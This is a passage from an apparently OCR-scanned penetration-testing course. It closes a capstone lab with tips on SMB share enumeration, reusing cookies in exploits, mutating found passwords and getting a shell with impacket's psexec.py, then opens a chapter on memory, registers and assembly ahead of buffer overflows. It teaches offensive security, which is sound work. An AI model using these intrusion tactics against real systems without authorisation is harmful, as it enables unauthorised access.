Don't forget about `smbcleint -L <IP>`. It may not give you share access, but it's worth checking.

Exploitation / Post-exploitation

- Does your exploit require a cookie? Using Burpsuite, the first intercepted HTTP traffic should present it for you to copy-paste.
- Your exploit will most likely create a new administrator user on the remote machine. Try using impacket instead of Metasploit for getting the shell after running the exploit!

[†]Found a promising credential that didn't work? Try changing it slightly, possibly by modifying the year...




Figure 12.5: Impacket installation through `pip`




Figure 12.6: Logging into the remote machine with impacket's `psexec.py`

And just like that, the **Mid-course Capstone** is done!

---

13 Intro to Exploit Development




Figure 13.1: An 8GB stick of RAM

Most of us are likely familiar with computer RAM. Although you may not know precisely how it works, you likely understand that it speeds up your computer by allowing for more processes to ran and managed at once.

As we get into buffer overflows, it will be our goal to exploit the memory held in RAM. To do so, we will do a quick overview of computer memory.

13.1 Computer Memory

We all know by now that computers – at the most basic level – run by readning series of 1s and 0s. Knowing this, how can it be possible for the computer to keep track of processes, values, and operations?




Figure 13.2: A MOSFET transistor, about the length of a US dime

Simply put: Lots, and lots of layers of abstraction. Starting from straightforward technology such as transistors and logic gates, to high-level structures such as multiplexers, we slowly start to build our way up onto the hardware components such as RAM, CPUs, GPUs, etc.

Though this section mainly focuses on the inner workings of memory, only a full understanding of computers will let you appreciate the almost magical aspects of the technology we use on a daily basis[†].

[†]See next page for learning resources




Figure 13.3: Transistor layout on a relatively modern computer chip. To truly emphasize this technological feat, these are over **10 million** times smaller than the one on the previous page.

Learning resources:

- Computer Science Crash Course series - https://www.youtube.com/playlist?list=PLH2l6uzC4UEW0s7-KewFLBC1D0l6XRfye
- MAKE Presents: The Transistor - https://youtu.be/-td7YT-Pums
- How Computer Memory Works (Computerphile) - https://www.youtube.com/watch?v=XETZoRYdtkw

As said before, memory – specifically, at **RAM** and **CPU** level – is what we will be focusing on here. For the time being, familiarize yourself with the following terms:

- **Stack**: A region of computer memory that holds temporary variables and information from a *function call*. It is managed automatically by a program.
- **Heap**: A larger, more loose region of computer memory that is freely accessible by a user and the code the program they write, fully dependent on them to release any memory allocated to it. Unlike the stack, the heap is *not* managed automatically by programs.
- **Registers**: Memory addresses located in the CPU, pointing to memory addresses in RAM.
  - ESP: The *Stack Pointer*. Keeps track of the location at which a stack frame[†] ends.
  - EBP: The *Base Pointer*. Keeps track of the location of a start of a function.
  - EIP: The *Instruction Pointer*. Tells the program the location of the instruction which to run next.




Figure 13.4: Transistors on a computer chip, viewed at a nanometer scale under a microscope

[†]A section of memory currently being used in the stack.

13.2 Assembly

```
;-----------------------------------------------------------------------------
; Writes "Hello, World" to the console using only system calls.
; To assemble and run:
;
;     nasm -f elf hello.asm && ld -m elf_i386 hello.o -o hello
;-----------------------------------------------------------------------------

          global    _start

          section   .text
_start:   mov       eax, 4                ; system call number for write
          mov       ebx, 1                ; file handle 1 is stdout
          mov       ecx, message          ; address of string to output
          mov       edx, 13               ; number of bytes
          int 80h                         ; request an interrupt on libc using INT 80h
exit:     mov       eax, 1                ; syscam call number for exit
          mov       ebx, 0                ; return 0 status on exit - 'No Errors'
          int 80h                         ; request an interrupt on libc using INT 80h

          section   .data
message:  db        "Hello, World", 0Ah     ; note the newline at the end
```

Figure 13.5: A standard "Hello World" program written in Assembly language

Let's say you write a program in a language such as Python[†]. From the previous section, it should be no secret that your computer doesn't care about the pretty, English-looking syntax that the language is written it... At least not directly.

So far, we have the individual 1s and 0s produced by electrical currents running through transistors – the stuff the computer directly reads. At the opposite end of the spectrum, we have a high-level language like Python that is distanced almost completely from those aspects, making complex tasks relatively simple at the expense of manual memory management.

So what's in between these two ends? In short, **Assembly language**.

While still technically a program language, assembly is special in that it is built to correspond 1:1 to the actual *binary* instructions that a computer follows. That is to say, for every assembly instruction, there is exactly one instruction that is then executed on the machine

Circling Back:
OK, now take a moment to recall the terms discussed in the previous page...

- **Stack**
- **Heap**
- **Registers** (*ESP*, *EBP*, and *EIP*)

The great thing about assembly is that modifying these registers is *extremely* direct. E.g.
`mov EIP, <memory address>` (moves a certain memory address into the instruction pointer)

Now, take a moment to read that assembly example again. Knowing what we know as ethical hackers, isn't there some kind of significance in being able to tell the EIP to read whatever section of memory we want?...

[†]Fun fact: Python was written in C, which tells you a lot about how far-off it is from the "guts" of the computer.
[*]As opposed to an instruction in high-level languages, that may form many, many different machine instructions from just one of its instructions.

13.3 The goal of a Buffer Overflow




Figure 13.6: The anatomy of the Stack